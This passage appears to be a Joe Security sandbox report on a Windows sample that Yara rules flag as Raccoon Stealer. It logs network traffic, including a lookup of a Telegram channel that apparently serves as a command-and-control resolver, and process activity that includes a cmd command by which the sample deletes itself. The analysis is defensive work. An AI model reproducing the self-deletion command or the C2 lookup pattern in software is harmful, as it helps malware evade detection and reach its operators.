Nov 25, 2021 18:24:45.996284962 CET	11126	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 25 Nov 2021 17:24:45 GMT Content-Type: text/plain;charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Access-Control-Allow-Origin: * Data Raw: 32 38 0d 0a 36 37 35 38 66 34 39 32 63 64 32 37 62 62 39 35 63 62 39 61 63 63 38 65 32 65 66 30 33 63 31 34 38 33 64 65 38 31 30 63 0d 0a 30 0d 0a 0d 0a Data Ascii: 286758f492cd27bb95cb9acc8e2ef03c1483de810c0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49766	149.154.167.99	443	C:\Users\user\Desktop\Tk6dsSEyOC.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 17:24:08 UTC	0	OUT	GET /masterdanteloma HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: text/plain; charset=UTF-8 Host: t.me
2021-11-25 17:24:08 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Thu, 25 Nov 2021 17:24:08 GMT Content-Type: text/html; charset=utf-8 Content-Length: 4557 Connection: close Set-Cookie: stel_ssid=e0e03c766d39c09004_1206318199497586911 7; expires=Fri, 26 Nov 2021 17:24:08 GMT; path=/; samesite=None; secure; HttpOnly Pragma: no-cache Cache-control: no-store X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=35768000
2021-11-25 17:24:08 UTC	0	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 54 65 6c 65 67 72 61 6d 3a 20 43 6f 6e 74 61 63 74 20 40 6d 61 73 74 65 72 64 61 6e 74 65 6c 6f 6d 61 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 6d 61 73 74 65 72 64 61 6e 74 65 6c 6f 6d 61 22 3e 0a 3c 6d 65 74 61 20 70 72 6f Data Ascii: <!DOCTYPE html><html> <head> <meta charset="utf-8"> <title>Telegram: Contact @masterdantelo ma</title> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta property="og:title" conten t="masterdanteloma"><meta pro

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Tk6dsSEyOC.exe PID: 7164 Parent PID: 6012

General

Start time:	18:23:23
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Tk6dsSEyOC.exe"
Imagebase:	0x400000
File size:	437760 bytes
MD5 hash:	3613E68843DD0C745F079A6EF51A6E6A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Raccoon, Description: Yara detected Raccoon Stealer, Source: 00000000.00000002.478315203.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Raccoon, Description: Yara detected Raccoon Stealer, Source: 00000000.00000002.480197054.00000000022B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Raccoon, Description: Yara detected Raccoon Stealer, Source: 00000000.00000003.251005006.0000000002340000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cmd.exe PID: 4572 Parent PID: 7164

General

Start time:	18:25:09
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C timeout /T 10 /NOBREAK > Nul & Del /f /q "C:\Users\user\Desktop\Tk6ds SEyOC.exe"
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 4560 Parent PID: 4572

General

Start time:	18:25:10
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 6656 Parent PID: 4572

General

Start time:	18:25:11
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /T 10 /NOBREAK
Imagebase:	0xff0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021